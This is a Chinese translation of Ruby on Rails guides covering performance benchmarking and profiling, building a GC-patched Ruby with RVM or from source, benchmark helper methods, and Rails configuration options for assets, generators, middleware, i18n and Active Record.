###### 1.5.1.1 命令行

这是一个基准测试所产生输出示例：

|  |
| --- |
| BrowsingTest#test\_homepage (31 ms warmup)             wall\_time: 6 ms                memory: 437.27 KB               objects: 5,514               gc\_runs: 0               gc\_time: 19 ms |

###### 1.5.1.2 CSV 文件

性能测试的输出结果同样可以输出到 tmp/performance 下面的 .csv 文件。举例来说，运行BrowsingTest#test\_homepage 将会生成以下5个文件：

* BrowsingTest#test\_homepage\_gc\_runs.csv
* BrowsingTest#test\_homepage\_gc\_time.csv
* BrowsingTest#test\_homepage\_memory.csv
* BrowsingTest#test\_homepage\_objects.csv
* BrowsingTest#test\_homepage\_wall\_time.csv

在每次进行基准模式下的性能测试之后，结果都会附加到这几个文件下面，你可以从文件中的时间间隔里来搜集你所需要的信息。分析这些数据会对你的代码性能有很大帮助。

|  |
| --- |
| measurement,created\_at,app,rails,ruby,platform  0.00738224999999992,2009-01-08T03:40:29Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00755874999999984,2009-01-08T03:46:18Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00762099999999993,2009-01-08T03:49:25Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00603075000000008,2009-01-08T04:03:29Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00619899999999995,2009-01-08T04:03:53Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00755449999999991,2009-01-08T04:04:55Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00595999999999997,2009-01-08T04:05:06Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00740450000000004,2009-01-09T03:54:47Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00603150000000008,2009-01-09T03:54:57Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux  0.00771250000000012,2009-01-09T15:46:03Z,,3.0.0,ruby-1.8.7.249,x86\_64-linux |

##### 1.5.2 分析模式

在分析模式里，性能测试可以生成多种输出文档。除了命令行输出以外，其他的都会根据你的解释器的不同而改变。下面是不同的输出文档类型，介绍和它支持的解释器。

###### 1.5.2.1 命令行

这是一个简单的分析测试的命令行输出：

|  |
| --- |
| BrowsingTest#test\_homepage (58 ms warmup)          process\_time: 63 ms                memory: 832.13 KB               objects: 7,882 |

###### 1.5.2.2 Flat

Flat output 下会显示运行时间，内存等等 ———— 会对每一个方法进行计算。"看看 Ruby-Prof 的文档会许对你会有帮助":http://ruby-prof.rubyforge.org/files/examples /flat\_txt.html.

###### 1.5.2.3 图形

图形输出会显示每个方法所运行的时间，调用的对象，被哪个对象所调用。"参考 Ruby-Prof ":http://ruby-prof.rubyforge.org/files/examples/graph\_txt.html.

###### 1.5.2.4 树形

将分析测试的结果显示成树形结构，用到了 [kcachegrind](http://kcachegrind.sourceforge.net/html/Home.html) 和其他的一些工具。

###### 1.5.2.5 解释器支持

|  |  |  |  |
| --- | --- | --- | --- |
| **解释器** | **Flat** | **Graph** | **Tree** |
| **MRI** | yes | yes | yes |
| **REE** | yes | yes | yes |
| **Rubinius** | yes | yes | no |
| **JRuby** | yes | yes | no |

#### 1.6 测试选项

性能测试留出了一些选项接口，你可以通过改变你的测试类中的 profile\_options 类变量来对测试进行设置。

|  |
| --- |
| require 'test\_helper'  require 'rails/performance\_test\_help'    # Profiling results for each test method are written to tmp/performance.  class BrowsingTest < ActionDispatch::PerformanceTest    self.profile\_options = { :runs => 5,                             :metrics => [:wall\_time, :memory] }      def test\_homepage      get '/'    end  end |

在这个例子里，测试会运行 5 次来计算 wall\_time 和 memory。这里是一些设置选项

|  |  |  |  |
| --- | --- | --- | --- |
| **Option** | **Description** | **Default** | **Mode** |
| :runs | Number of runs. | Benchmarking: 4, Profiling: 1 | Both |
| :output | Directory to use when writing the results. | tmp/performance | Both |
| :metrics | Metrics to use. | See below. | Both |
| :formats | Formats to output to. | See below. | Profiling |

其中 metrics 和 formats 默认值决定于你的解释器。

|  |  |  |  |
| --- | --- | --- | --- |
| **Interpreter** | **Mode** | **Default metrics** | **Default formats** |
| MRI/REE | Benchmarking | [:wall\_time, :memory, :objects, :gc\_runs, :gc\_time] | N/A |
| Profiling | [:process\_time, :memory, :objects] | [:flat, :graph\_html, :call\_tree, :call\_stack] |
| Rubinius | Benchmarking | [:wall\_time, :memory, :objects, :gc\_runs, :gc\_time] | N/A |
| Profiling | [:wall\_time] | [:flat, :graph] |
| JRuby | Benchmarking | [:wall\_time, :user\_time, :memory, :gc\_runs, :gc\_time] | N/A |
| Profiling | [:wall\_time] | [:flat, :graph] |

你现在可能已经意识到了， metrics 和 formats 用的是一个 符号数组，装的是他们 [被下划线](http://api.rubyonrails.org/classes/String.html#method-i-underscore) 的名字。

#### 1.7 性能测试环境

为了在 MRI 解释器下的 Rails 性能测试中得到最佳效果。你可能需要建立一些特别配置的 Ruby 二进制解释器。

比较推荐的MRI版本和补丁：

|  |  |
| --- | --- |
| **Version** | **Patch** |
| 1.8.6 | ruby186gc |
| 1.8.7 | ruby187gc |
| 1.9.2 and above | gcdata |

他们可以在各自 “RVM” 的 [\_补丁\_目录](https://github.com/wayneeseguin/rvm/tree/master/patches/ruby) 下中的特殊解释器版本中被找到。

你可以直接用 [RVM](http://rvm.beginrescueend.com) 来安装他们或者自己从源程序编译出来，当然后者会比较费劲一点。

##### 1.7.1 安装与使用 RVM

如果你已经装上了 RVM 的话，对你的 Ruby 解释器打一个补丁就很容易了 ，你只要为 RVM 指名一个要打上的补丁版本，其他的事情 RVM 会帮你搞定。

|  |
| --- |
| $ rvm install 1.9.2-p180 --patch gcdata  $ rvm install 1.8.7 --patch ruby187gc  $ rvm install 1.9.2-p180 --patch ~/Downloads/downloaded\_gcdata\_patch.patch |

只要这样就搞定了!

##### 1.7.2 从源代码安装

这个办法会相对复杂一点，不过也别怕，如果你从未编译过一个二进制的 Ruby 解释器，按照下面的这几个步骤就可以在你的家目录里编译安装一个 Ruby 了。

###### 1.7.2.1 下载和解压缩

|  |
| --- |
| $ mkdir rubygc  $ wget <the version you want from <ftp://ftp.ruby-lang.org/pub/ruby>>  $ tar -xzvf <ruby-version.tar.gz>  $ cd <ruby-version> |

###### 1.7.2.2 打上补丁

|  |
| --- |
| $ curl <http://github.com/wayneeseguin/rvm/raw/master/patches/ruby/1.9.2/p180/gcdata.patch> | patch -p0 # if you're on 1.9.2!  $ curl <http://github.com/wayneeseguin/rvm/raw/master/patches/ruby/1.8.7/ruby187gc.patch> | patch -p0 # if you're on 1.8.7! |

###### 1.7.2.3 设置并安装

之后的步骤会在你的家目录下的 /rubygc 目录中编译并安装上一个 Ruby。你学要把下面的 <homedir> 换成你的家目录的完整路径。

|  |
| --- |
| $ ./configure --prefix=/<homedir>/rubygc  $ make && make install |

###### 1.7.2.4 设置别名（Aliases）

为了方便，将这些别名设置命令加入到你的 ~/.profile 里:

|  |
| --- |
| alias gcruby='~/rubygc/bin/ruby'  alias gcrake='~/rubygc/bin/rake'  alias gcgem='~/rubygc/bin/gem'  alias gcirb='~/rubygc/bin/irb'  alias gcrails='~/rubygc/bin/rails' |

从此你就可以使用这些便捷的别名了。

###### 1.7.2.5 安装 RubyGems （只有 1.8 需要！）

在这里 下载 "RubyGems"http://rubyforge.org/projects/rubygems 的源码并安装。RubyGems 的 README 文件是一份很有用的安装手册。注意，如果你用的是1.9版本的 Ruby ，那么这步骤是没有必要的。

#### 1.8 基於 MRI 和 REE 的 Ruby-Prof

如果你想要用上 benchmark 测试 或者 profile 测试，先在你的应用程序中的 Gemfile 中加上 Ruby-Prof.

|  |
| --- |
| gem 'ruby-prof', :git => '<git://github.com/wycats/ruby-prof.git>' |

然后运行 bundle install 就搞定了。

### 2 命令行工具

|  |
| --- |
| Usage: rails benchmarker 'Ruby.code' 'Ruby.more\_code' ... [OPTS]      -r, --runs N                     Number of runs.                                       Default: 4      -o, --output PATH                Directory to use when writing the results.                                       Default: tmp/performance      -m, --metrics a,b,c              Metrics to use.                                       Default: wall\_time,memory,objects,gc\_runs,gc\_time |

示例：

|  |
| --- |
| $ rails benchmarker 'Item.all' 'CouchItem.all' --runs 3 --metrics wall\_time,memory |

#### 2.1 profiler

|  |
| --- |
| Usage: rails profiler 'Ruby.code' 'Ruby.more\_code' ... [OPTS]      -r, --runs N                     Number of runs.                                       Default: 1      -o, --output PATH                Directory to use when writing the results.                                       Default: tmp/performance          --metrics a,b,c              Metrics to use.                                       Default: process\_time,memory,objects      -m, --formats x,y,z              Formats to output to.                                       Default: flat,graph\_html,call\_tree |

示例：

|  |
| --- |
| $ rails profiler 'Item.all' 'CouchItem.all' --runs 2 --metrics process\_time --formats flat |

Metrics 和 formats 选项的行为会因为不同的解释器而不同。你最好对每一个指令都加一个 --help 参数去看看。

### 3 Helper 方法

Rails 在 Active Record ，Action Controller 和 Action View 中提供了不同的计算代码片段运行时间的 Helper 方法。不过在这三个模块中的方法的名字都一样，叫做 benchmark()。

#### 3.1 Model

|  |
| --- |
| Project.benchmark("Creating project") do    project = Project.create("name" => "stuff")    project.create\_manager("name" => "David")    project.milestones << Milestone.all  end |

这其中一段被 Project.benchmark("Creating project") do...end 包住的代码将会被测试，并且测试结果将会被记录到 log 文件中。

|  |
| --- |
| Creating project (185.3ms) |

你可以到 [API 文档](http://api.rubyonrails.org/classes/ActiveRecord/Base.html#M001336) 获取更多关于 benchmark() 方法的信息。

#### 3.2 Controller

同样地，你可以在 [controllers](http://api.rubyonrails.org/classes/ActionController/Benchmarking/ClassMethods.html#M000715) 当中运行这个 benchmark 测试的方法.

|  |
| --- |
| def process\_projects    self.class.benchmark("Processing projects") do      Project.process(params[:project\_ids])      Project.update\_cached\_projects    end  end |

benchmark 在 controller 中是一个类方法。

#### 3.3 View

视图也大同小异，关于 [views](http://api.rubyonrails.org/classes/ActionController/Benchmarking/ClassMethods.html#M000715):

|  |
| --- |
| <% benchmark("Showing projects partial") do %>    <%= render @projects %>  <% end %> |

### 4 请求日志

Rails 日志文件会再每次处理请求之后返回很多有用的信息，这里是一个典型的日志文件片段：

|  |
| --- |
| Processing ItemsController#index (for 127.0.0.1 at 2009-01-08 03:06:39) [GET]  Rendering template within layouts/items  Rendering items/index  Completed in 5ms (View: 2, DB: 0) | 200 OK [<http://0.0.0.0/items>] |

在这个片段里面我们可能只会对最后一行感兴趣。

|  |
| --- |
| Completed in 5ms (View: 2, DB: 0) | 200 OK [<http://0.0.0.0/items>] |

这段文字很好理解了。Rails 用毫秒（ms）为单位来衡量时间。上面这次请求在Rails程序上一共花费了 5ms ，其中在渲染页面中花费了 2ms，没有时间花费在 数据库操作上。 所以我们能很容易的推断出在控制器上花费了3ms。

Michael Koziarski 有一个 [有趣的博客日志](http://www.therailsway.com/2009/1/6/requests-per-second) 来解释使用毫秒来做时间度量的重要性。

### 5 相关链接

#### 5.1 Rails 相关插件和开源包

* [Rails Analyzer](http://rails-analyzer.rubyforge.org)
* [Palmist](http://www.flyingmachinestudios.com/programming/announcing-palmist)
* [Rails Footnotes](https://github.com/josevalim/rails-footnotes/tree/master)
* [Query Reviewer](https://github.com/dsboulder/query_reviewer/tree/master)

#### 5.2 常用工具

* [httperf](http://www.hpl.hp.com/research/linux/httperf/)
* [ab](http://httpd.apache.org/docs/2.2/programs/ab.html)
* [JMeter](http://jakarta.apache.org/jmeter/)
* [kcachegrind](http://kcachegrind.sourceforge.net/html/Home.html)

#### 5.3 相关教程和文档

* [ruby-prof API Documentation](http://ruby-prof.rubyforge.org)
* [Request Profiling Railscast](http://railscasts.com/episodes/98-request-profiling) – Outdated, but useful for understanding call graphs

### 6 商业项目

幸运的是，有一些商业公司为 Rails 提供了非常精致详细的性能测试，下面两个就是这样的公司：

* [New Relic](http://www.newrelic.com)
* [Scout](http://scoutapp.com)

## 5.8、[Rails 应用配置指南](http://guides.ruby-china.org/configuring.html)

这个指南涵盖了 Rails 应用程序的配置和初始化设置.通过浏览这个指南,你将能:

* 调整 Rails 应用程序的运作
* 附加程序启动时运行的代码

**http://guides.ruby-china.org/images/chapters_icon.gif目录**

1. [初始化代码的位置](http://guides.ruby-china.org/configuring.html#1)
2. [先于Rails运行代码](http://guides.ruby-china.org/configuring.html#2)
3. [配置 Rails 组件](http://guides.ruby-china.org/configuring.html#3)
   * [一般的Rails配置](http://guides.ruby-china.org/configuring.html#3-1)
   * [配置资源](http://guides.ruby-china.org/configuring.html#3-2)
   * [配置生成器](http://guides.ruby-china.org/configuring.html#3-3)
   * [配置中间件](http://guides.ruby-china.org/configuring.html#3-4)
   * [配置 i18n](http://guides.ruby-china.org/configuring.html#3-5)
   * [配置 Active Record](http://guides.ruby-china.org/configuring.html#3-6)
   * [配置 Action Controller](http://guides.ruby-china.org/configuring.html#3-7)
   * [配置 Action Dispatch](http://guides.ruby-china.org/configuring.html#3-8)
   * [配置 Action View](http://guides.ruby-china.org/configuring.html#3-9)
   * [配置 Action Mailer](http://guides.ruby-china.org/configuring.html#3-10)
   * [配置 Active Support](http://guides.ruby-china.org/configuring.html#3-11)
   * [配置数据库](http://guides.ruby-china.org/configuring.html#3-12)
4. [Rails 环境设置](http://guides.ruby-china.org/configuring.html#4)
5. [使用 Initializer 文件](http://guides.ruby-china.org/configuring.html#5)
6. [初始化事件](http://guides.ruby-china.org/configuring.html#6)
   * [Rails::Railtie#initializer](http://guides.ruby-china.org/configuring.html#6-1)
   * [Initializers](http://guides.ruby-china.org/configuring.html#6-2)
7. [数据库连接池](http://guides.ruby-china.org/configuring.html#7)

**1 初始化代码的位置**

Rails 提供四个标准的位置初始化代码

* config/application.rb
* 运行环境相关的配置文件
* 各初始化程序
* 后初始化程序(初始化完成后运行的程序)

**2 先于Rails运行代码**

有时候你需要在 Rails 加载自己之前运行代码, 将调用代码放在 config/application.rb 文件的 require 'rails/all' 之上.

**3 配置 Rails 组件**

一般而言, 配置 Rails 的工作其实就是配置 Rails 的各个组件, 就像配置 Rails 本身一样. 配置文件config/application.rb 和运行环境相关的配置文件(比如 config/environments/production.br) 可以让你设定一些你想传递给所有组件的设置.

例如, 缺省的 config/application.rb 文件包括这个设置:

|  |
| --- |
| config.filter\_parameters += [:password] |

这是给 Rails 本身的设置. 如果你想向单个 Rails 组件传递设置, 你同样可以在 config/application.rb 文件里通过同config对象做一样的操作.

|  |
| --- |
| config.active\_record.observers = [:hotel\_observer, :review\_observer] |

Rails 将会使用那些特定的设置来配置 Active Record.

**3.1 一般的Rails配置**

这些配置方法都是由 Rails::Railtie 对象调用的,比如 Rails::Engine 或者 Rails::Application.

* config.after\_initialize 会接受一个代码块,这个代码块将会在 Rails 初始化应用程序完毕\_之后\_再运行. 那包括框架自身, 引擎和在config/initializers里的所有应用程序初始化程序的初始化.请注意这个代码块\_将会\_为rake任务运行. 在给其它初始化程序进行配置时会很有用:

|  |
| --- |
| config.after\_initialize do    ActionView::Base.sanitized\_allowed\_tags.delete 'div'  end |

* config.allow\_concurrency 应该设置为 true 来处理同时运行(线程安全)的活动. False 为默认值. 你也许不会想要直接调用它, 那是因为要做一系列其它的调整来让线程安全模式良好的运行.也可以通过threadsafe!来激活.
* config.asset\_host 用于设置资源主机. 当CDNs被使用于自己的资源主机,或者当你想用不同的域名别名来解决浏览器内建线程并发限制时会很有用.这是config.action\_controller.asset\_host 的简短版本
* config.asset\_path 让你布置资源的路径.可以是一个可调用的对象, 一个字符串,或者是默认值nil. 例如, 通常blog.js 的路径会是 /javascript/blog.js, 假设其绝对路径为 path. 如果 config.asset\_path 可调用, Rails 在生成资源路径的时候调用它,并向它投递path参数. 如果 config.asset\_path 是个字符串, 它应该是个带有 %s 的 sprintf 格式的字符串, path 会插入到 %s 的位置. 在任何情况下, Rails 输出布置好的路径. 这是 config.action\_controller.asset\_path简短版本.

|  |
| --- |
| config.asset\_path = proc { |path| "/blog/public#{path}" } |

如果开启了 asset pipeline, config.asset\_path 配置会被忽略. 默认是开启 asset pipeline.

* config.autoload\_once\_paths 接受一个路径数组, Rails将会自动加载这些路径中的常量,所以这些常量就不会在每次请求时都被清除. 如果config.cache\_classes是 false , 这个配置将会无效, 这在开发环境下是默认的. 另外, 所有的自动加载都是发生一次. 数组里的所有元素必须同时在 autoload\_paths 里。这默认是空数组.
* config.autoload\_paths 接受一个路径数组, Rails将会自动加载这些路径着哦国内的常量. 默认是app目录下的所有目录.
* config.action\_view.cache\_template\_loading 控制模板是否每个请求都要重新加载. 默认是 config.cache\_classes 设置的任何值.
* config.cache\_store 配置Rails缓存要使用什么缓存存储. 可选 :memory\_store, :file\_store, :mem\_cache\_store 其中一个, 有或者是实现了缓存API的一个对象.如果目录 tmp/cache 存在则默认是 :file\_store, 否则是 :memory\_store.
* config.colorize\_logging 指定记录日志信息是否使用ANSI颜色码.默认是 true.
* config.consider\_all\_requests\_local 是个标记. 如果为 true 则任何携带详细调试信息的错误信息都会被添加到 HTTP 回应(response) 里, 并且 Rails::Info 控制器会显示应用运行时上下文到 /rails/info/properties. 在开发和测试模式默认是 true , 在生产模式是 false. 为了更细致的控制, 将其设置为 false 并在控制器里实现local\_request?来指定哪些请求的错误信息需要提供调式信息.
* config.dependency\_loading 是个标志. 将其设置为 false 可以使自动加载常量失效. 它只在 config.cache\_classes 为 true 的时候才有效, 这在生产模式是默认的. 这个标志会被 config.threadsafe! 设置为 false.
* config.eager\_load\_paths 接受一个路径数组。 如果有开启类缓存，那么 Rails 会在启动时即时加载(eager load)这些路径里的内容. 默认是应用程序 app 目录下的所有目录.
* config.encoding 设置整个应用程序的编码. 默认是 UTF-8
* config.exceptions\_app 设置异常处理应用程序. 这个应用程序在异常发生时会被ShowException中间件调用. 默认是 ActionDispatch::PublicExceptions.new(Rails.pulic\_path).
* config.file\_watcher 被用于监测文件系统里文件更新的类. 在 config.reload\_classes\_only\_on\_change 为 true 的时候有效. 必须符合 ActiveSupport::FileUpdateChecker API.
* config.file\_parameters 用于过滤掉不想被显示在日志里的参数, 比如密码和信用卡号码.
* config.force\_ssl 强制所有的请求使用ActionDispath::SSL中间件走 HTTPS 协议.
* config.log\_level 定义 Rails 日志的冗长程度. 这个选项默认为 :debug 并对所有模式有效,除了生产模式. 生产模式默认为:info
* config.log\_tags 接受一组方法, 这些方法会被 request 对象使用. 这使标记调试信息日志行更容易, 像子域名和请求标识(id) — 在调试多用户应用程序产品时都很有用.
* config.logger 接受一个日志类, 这个类遵循 Log4r 或者 Ruby 默认的 logger 类的接口. 默认是 ActiveSupport::BufferedLogger 的对象, 在生产模式是关闭的.
* config.middleware 让你配置应用程序的中间件. 这在下面的 [Configuring Middleware](http://guides.ruby-china.org/configuring.html#configuring-middleware) 章节有更深入的概述
* config.preload\_frameworks 使应用程序在启动时是否预加载所有的框架. 通过 config.threadsafe! 开启. 默认是 nil, 所以是关闭的.
* config.preload\_classes\_only\_on\_change 当被监测文件发生改变时,类是否能被重新加载.该值默认设置为 true, 所以会默认监测所有在自动加载路径里的内容. 如果 config.cache\_classes 为 true, 这个选项会被忽略.
* config.secret\_token 用于指定一个键, 这让应用程序会话对比已有的密钥来进行验证以防止干扰.应用程序会从 config/initializers/secret\_token.rb 文件里获取被初始化为一个随机值的 config.secret\_token。
* config.serve\_static\_assets 配置 Rails 自己处理静态资源. 默认为 true, 但在生产环境是被关闭的,因为有运行应用程序的服务器软件(e.g. Nginx 或 Apache)去处理静态资源. 将其设置为与默认值相反的 true, 则生产模式下会使用 WEBrick 运行(完全不建议!)或者测试你的应用. 不然你将不能使用页面缓存,而且对位于公共目录下文件的请求都会被转给 Rails 应用.
* config.session\_store 通常在 config/initializers/session\_store.rb 里设置并指定使用什么类去存储会话. 可能的值会是默认的:cookie\_store, :mem\_cache\_store, 或 :disabled. 最后一个告诉 Rails 不处理会话. 也可以指定自定义会话存储:

|  |
| --- |
| config.session\_store :my\_custom\_store |

这个自定义存储必须被定义为 ActionDispatch::Session::MyCustomStore. 根据这些 symbols, 它们也可以是实现了一些 API 的对象, 如 ActiveRecord::SessionStore, 这种情况就可以不指定命名域.

* config.threadsafe! 激活 allow\_concurrency, cache\_classes, dependency\_loading 和 preload\_frameworks 来让应用程序实现线程安全。

线程安全操作与一般开发模式下的 Rails 不兼容的。特别要注意的是当你调用 config.threadsafe 的时候，自动依赖加载和类重新加载都会被自动取消。

* config.time\_zone 设置应用程序 Active Record 可用的默认时区。
* config.whiny\_nil 开启或取消当一些方法被 nil 调用且 nil 没有这些方法的时候抛出警告。在开发和测试环境都默认为 true.
* config.console 让你设置当你运行 rails console 的时候用作控制台的类。 它最好在 console 代码块下运行:

|  |
| --- |
| console do    # this block is called only when running console,    # so we can safely require pry here    require "pry"    config.console = Pry  end |

**3.2 配置资源**

Rails 3.1, 默认使用 sprockets gem 来管理资源。这个 gem 可以合并并压缩资源以降低服务器负载。

* config.assets.enabled 是一个标记，这个标记控制是否使用 asset pipeline。 这在 config/application.rb 里被明确的初始化了.
* config.assets.compress 标记是否压缩已经编译好的资源。这在config/production.rb里明确的设置为 true.
* config.assets.css\_compressor 定义要使用的 CSS 压缩器。默认被设置为 sass-rails。目前唯一可选的值是 :yui, 这会使用 yui-compressor gem.
* config.assets.js\_compressor 定义要使用的 JavaScript 压缩器。很可能是 :closure, :uglifier 和 :yui，分别需要使用到 closure-compiler, uglifier 或者 yui-compressor gem.
* config.assets.paths 包含了所有用来搜寻资源的路径。 添加到这个配置选项里的路径都会被用于搜索资源.
* config.assets.precompile 让你指定其它（application.css 和 application.js以外的）资源，这些资源会在 rake assets:precompile 执行时被预编译.
* config.assets.prefix 指定资源目录的前缀，默认是/assets.
* config.assets.digest 使资源的名字使用 MD5 指纹。在production.rb默认设置为 true.
* config.assets.debug 不合并压缩资源。在 development.rb 里默认不设置为 false.
* config.assets.manifest 指定资源预编译器的待编译列表文件所在目录完整的路径。默认使用 config.assets.prefix (译者注: 也就是开头有一列诸如 //=require jquery 的文件所在路径)
* config.assets.cache\_store 指定 Sprockets 使用的缓存存储. 默认是 Rails 的文件存储。
* config.assets.version 是一个字符串选项，用于生成 MD5 哈希值。可以被更改从而强制对所有文件进行预编译.
* config.assets.compile 是一个布尔值，可以用于让Sprockets 在生产环境即时执行编译。
* config.assets.logger 接受一个遵循 Log4r 或者 Ruby 默认 Logger 类接口的日志类.默认和 config.logger 指定的一样。设置 config.assets.logger 为 false, 就可以关闭记录资源处理的日志。

**3.3 配置生成器**

Rails 3 允许你使用 config.generators 方法修改生成器.这个方法接受一个代码块:

|  |
| --- |
| config.generators do |g|    g.orm :active\_record    g.test\_framework :test\_unit  end |

可以在这个代码块里使用的所有方法列表如下:

* assets 允许在创建一个 scaffold 时候创建资源文件。默认是 true
* force\_plural 运行将数据模型(model)的名字都变成复数。默认是 false
* helper 指定是否要创建 helpers. 默认是 true
* integration\_tool 指定使用哪个集成工具。默认是 nil
* javascripts 开启生成器中 javascripts 的 hook. 被使用于 Rails 运行 scaffold 生成器的时候。默认是 true。
* javascript\_engine 配置用于生成资源的引擎(例如, coffee).默认为 nil.
* orm 指定使用哪个orm. 默认是 false 并且默认使用 Active Record.
* performance\_tool 指定使用哪个性能工具.默认为nil
* resource\_controller 指定当使用 rails generate resource时,生成控制器的生成器.默认是 :controller
* scaffold\_controller 和 resource\_controller不同，当使用 rails generate scaffold时，指定生成器生成 *scaffolded* 控制器。
* stylesheets 开启生成器中的式样的 hook 。在Rails中被用于 scaffold 生成器运行的时候， 但这个 hook 也可以用在其它生成器。默认为 true
* stylesheets\_engine 配置生成资源的式样引擎(例如, sass)。默认是 css
* test\_framework 指定使用哪个测试框架。默认为 false, 并且默认使用 Test::Unit.
* template\_engine 指定使用哪个模板引擎，比如 ERB 或 Haml.默认为 :erb.

**3.4 配置中间件**

所有的 Rails 应用程序都来自于一系列标准的中间件，这些中间件以下列顺序被使用于开发环境:

* ActionDispatch::SSL 强制所有请求走HTTPS协议。在 config.force\_ssl 被设置为 true 的时候有效。传递给它的选项可以在 config.ssl\_options 编辑.
* ActionDispatch::Static 用于处理静态资源。在 config.serve\_static\_assets 设置为 true 的时候无效。
* Rack::Lock 将应用封装成互斥体，所以应用程序一次只能被单个线程调用。只在 config.action\_controller\_concurrency 设置为 false的时候才有效， 这是默认的.
* ActiveSupport::Cache::Strategy::LocalCache 作为基础的内存支持缓存器(memory backed cache). 这个缓存器不是线程安全的，并且只是作为单个线程的临时内存缓存器。
* Rack::Runtime 设置一个 X-Runtime 头部，包括执行请求所用的时间(精确到秒)。
* Rails::Rack::Logger 通知日志请求已经开始。请求完成后，清除所有的日志。
* ActionDispatch::ShowExceptions 救回(回收)应用程序返回的异常，如果是本地请求或者 config.consider\_all\_requests\_local 设置为 true 的话，还会渲染出漂亮的异常信息页。如果 config.action\_dispatch.show\_exceptions 设置为 false， 抛出的异常会被忽略。
* ActionDispatch::RequestId 产生一个唯一的 X-Request-Id 头部给 response，并启用 ActionDispatch::Request#uuid 方法.
* ActionDispatch::RemoteIp 用于防止IP欺骗攻击。可在 config.action\_dispatch.id\_spoofing\_check 和 config.action\_dispatch.trusted\_proxies 进行设置.
* Rack::Sendfile 拦截所有正文(HTTP 正文)用于处理文件的响应(responses)，并将其替换成一个服务器指定的 X-Sendfile 头部(HTTP 头部). 可以在 config.action\_dispatch.x\_sendfile\_header 配置.
* ActionDispatch::Callbacks 在处理请求之前运行预先准备的回调。
* ActiveRecord::ConnectionAdapters::ConnectionManagement 在每次请求完成后清除连接，除非 rack.test 键在请求的环境设置中设置为 true
* ActiveRecord::QueryCache 缓存请求中产生的 SELECT 查询。如果换成任何 INSERT 或者 UPDATE 则缓存会被清除.
* ActionDispatch::Cookies 为请求设置 cookies.
* ActionDispatch::Session::CookieStore 负责存储cookies中的会话。修改 config.action\_controller.session\_store 为那些可选值，可以使用其它可选的中间件. 另外，传递给这个中间件的参数可以在 config.action\_controller.session\_options 配置.
* ActionDispatch::Flash 设置 flash 的键值。只有在 config.action\_controller.session\_store 设置为某个值才会起作用
* ActionDispatch::ParamsParser 将请求中的参数解析到 params 里.
* Rack::MethodOverride 如果 params[:\_method] 有设置值,那么允许方法被重写。这个中间件支持 PATCH, PUT 和 DELETE 的 HTTP方法类型.
* ActionDispatch::Head 将所有 HEAD 请求转换成 GET 请求，然后再处理。
* ActionDispatch::BestStandardsSupport 启用 “最好的标准支持” 所以IE8能正确的渲染元素.

除了这些常用的中间件，你可以通过 config.middleware.use 方法添加自己的:

|  |
| --- |
| config.middleware.use Magical::Unicorns |

这会将 Magical::Unicorns 中间件放置到堆栈的尾部。如果你想添加一个中间件到另一个的前面，可以使用 insert\_before

|  |
| --- |
| config.middleware.insert\_before ActionDispatch::Head, Magical::Unicorns |

当然也有 insert\_after，它将把某个中间件插入到另一个的后面:

|  |
| --- |
| config.middleware.insert\_after ActionDispatch::Head, Magical::Unicorns |

所有的中间件也可以被完全移除并替换成其它的:

|  |
| --- |
| config.middleware.swap ActionDispatch::BestStandardsSupport, Magical::Unicorns |

它们也能完全从堆栈中被移除.

|  |
| --- |
| config.middleware.delete ActionDispatch::BestStandardsSupport |

除了这些操作堆栈的方法，如果你的应用程序只作为一个 API 端的话，中间件堆栈可以像这样设置:

|  |
| --- |
| config.middleware.http\_only! |

通过这样做，Rails将会创建一个更小的中间件堆栈，这个堆栈中不会添加一些通常对浏览器访问有用的中间件, 比如 Cookies, 会话，闪存(Flash), BestStandardsSupport 和 MethodOverride. 你可以手动添加它们。查阅 [API App docs](http://guides.ruby-china.org/api_app.html) 可以获得更多关于如何设置你API应用程序的信息。

**3.5 配置 i18n**

* config.i18n.default\_locale 设置某个使用 i18n 应用程序的默认本地语言环境。默认为 :en
* config.i18n.load\_path 设置 Rails 用来搜索本地化文件的路径。默认为 config/locales/\*.{yml,rb}

**3.6 配置 Active Record**

config.active\_record 包括了下列配置选项:

* config.active\_record.logger 接受一个符合 Log4r 或者 Ruby 默认日志类 接口的日志类, 并会被传递给任何新建立的数据库连接. 你可以通过调用 Active Record 模型类或者示例的 logger 来取得这个日志类. 默认设置为 nil 以取消日志记录.
* config.active\_record.primary\_key\_prefix\_type 让你调整主键栏的名字。默认情况下， Rails 假设主键栏被命名为id(这个配置选项不需要设置。) 。还有两个其它选择:
  + :table\_name 将 Customer 类的主键栏命名为 customerid。
  + :table\_name\_with\_underscore 将 Customer 类的主键栏命名为 customer\_id。
* config.active\_record.table\_name\_prefix 让你设置一个全局字符串附加到表名前面. 如果你这个字符串设置为 northwest\_, 那么 Customer 类将寻找 northwest\_customers 表作为它的表. 默认是一个空字符串.
* config.active\_record.table\_name\_suffix 让你设置一个全局字符串附加到表名后面. 如果你将它设置为 \_northwest, 那么 Customer 类将会找到 customers\_northwest 作为它的表. 默认是一个空字符串.
* config.active\_record.pluralize\_table\_names 指定 Rails 是否以使用单复数的表名. 如果设置为 true (默认值), 那么 Customer 类将会使用 customers 表. 如果设置为 false, 那么 Customer 类将会使用 customer 表.
* config.active\_record.default\_timezone 当从数据库获取日期和时间时,决定是否使用 Time.local (如果设置为 :local) 还是 Time.utc (如果设置为 :utc). 虽然 Active Record 在 Rails 以外使用时默认为 :local, 但在 Rails 中默认为 :utc.
* config.active\_record.schema\_format 控制将数据库结构导出到文件的格式。选项分别是 :ruby(默认)，与数据库无关的选项但与 migrations 相关. 或者是 :sql, 一连串 (大部分情况是与数据库相关的) SQL 语句.
* config.active\_record.timestamped\_migrations 控制所有迁移脚本 (migrations) 的命名中是否带有序列或者时间戳. 如果有多个开发者开发同一个应用程序，建议使用默认的时间戳.
* config.active\_record.lock\_optimistically 控制 Active Record 是否使用乐观锁， 默认是使用的。
* config.active\_record.whitelist\_attributes 将会创建一个空白的白名单，这个名单包含了在批量赋值 (mass assignment) 防护下可进行批量赋值的模型属性，并对应用程序里所有模型有效。
